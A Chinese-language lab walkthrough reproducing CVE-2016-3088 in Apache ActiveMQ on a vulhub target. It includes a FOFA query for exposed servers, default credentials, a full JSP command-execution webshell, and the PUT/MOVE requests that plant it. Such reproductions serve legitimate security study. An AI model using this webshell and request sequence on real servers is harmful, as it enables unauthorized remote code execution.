漏洞描述

1. 漏洞编号：CVE-2016-3088
2. 影响版本：Apache ActiveMQ 5.x~5.14.0

3. 漏洞产生原因：ActiveMQ 的 web 控制台分三个应用，admin、api 和 fileserver，其中 admin 是管理员页面，api 是接口，fileserver 是储存文件的接口；admin 和 api 都需要登录后才能使用，fileserver 无需登录。本漏洞出现在 fileserver 应用中，漏洞原理其实非常简单，就是 fileserver 支持写入文件（但不解析 jsp），同时支持移动文件（MOVE 请求）。所以，我们只需要写入一个文件，然后使用 MOVE 请求将其移动到任意位置，造成任意文件写入漏洞。

FOFA 语句：

Port=”8161”　&&　country=”CN”

环境准备：

同样是使用 vulhub 的靶场，安装环境不用多说，访问官网即可


启动目录是 cd /vulhub-master/activemq/CVE-2016-3088

docker-compose up -d 启动

启动之后访问靶机的 IP 加端口 8161 即可

http://192.168.0.110:8161/

大家把上面的 IP 换成自己靶机的 IP 就可以了



这样我们的环境就算准备完毕，ps：我们还需要准备工具 burp，懂得都懂，不懂可以百度一下 burp 基础


正文开始：

默认的 ActiveMQ 账号密码均为`admin`，我们可以通过弱口令登录进去 http://你的 IP:8161/admin/index.jsp?printable=true

我们可以查看到版本号

网上很多文章都有查看绝对路径的一步，我这里也加上，但是我个人感觉可以稍微跳过，实战环境中查看就可以了，所以这里记下

访问`http://你的 IP:8161/admin/test/systemProperties.jsp`，查看 ActiveMQ 的绝对路径：




然后我们准备一个 webshell


```
<%@ page import="java.io.*"%>
<%
 out.print("http://wangehacker.cn</br>");
 String strcmd=request.getParameter("cmd");
 String line=null;
 Process p=Runtime.getRuntime().exec(strcmd);
 BufferedReader br=new BufferedReader(new InputStreamReader(p.getInputStream()));
 while((line=br.readLine())!=null){
 out.print(line+"</br>");
 }
%>
```

我们打开 burp 打开截断，然后访问 http://192.168.0.110:8161/fileserver/


我们抓包截取然后 ctrl+r 放到重发器



我们对抓到的数据进行以下修改



这里修改了一个 PUT（大写），然后后面加上目录，第一行的格式和我一样就可以，然后下面到结尾空一行，粘贴进去我的 webshell 即可，然后我们发送



这里返回 204，我们是将 webshell 先以 txt 格式传上去不解析

然后我们重新抓 http://192.168.0.110:8161/fileserver/这个页面的包，或者直接用之前抓到的再放到重发器中，弄一个新的。

我们做以下修改

MOVE /fileserver/3.txt HTTP/1.1

Destination: file:///opt/activemq/webapps/api/3.jsp

Host: 192.168.0.110:8161

Cache-Control: max-age=0

Authorization: Basic YWRtaW46YWRtaW4=

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate


Accept-Language: zh-CN,zh;q=0.9

If-Modified-Since: Fri, 13 Feb 2015 17:54:40 GMT

Connection: close

上面红色的地方就是需要修改的地方，文件名和你上一个发送过去的一样即可，第二行可以直接复制我的，第一行要和你自己写的文件名一致。


我们点击发送




同样这里返回 204，我们就基本大功告成了

访问 http://192.168.0.110:8161/api/

这个页面，我们可以看到我们传的 webshell



我们点击它



这里我们可以使用 hackbar 或者直接在上面的网址中添加 get 参数都行，我这里使用 hackbar

http://192.168.0.110:8161/api/5.jsp?cmd=ls 大家也可以直接在网址栏中加入红色部分

原文

这里我们就复现完成！

参考文章：

https://blog.csdn.net/qq_37113223/article/details/114853658

https://www.bilibili.com/read/cv12103854

https://www.cnblogs.com/huangxiaosan/p/14222694.html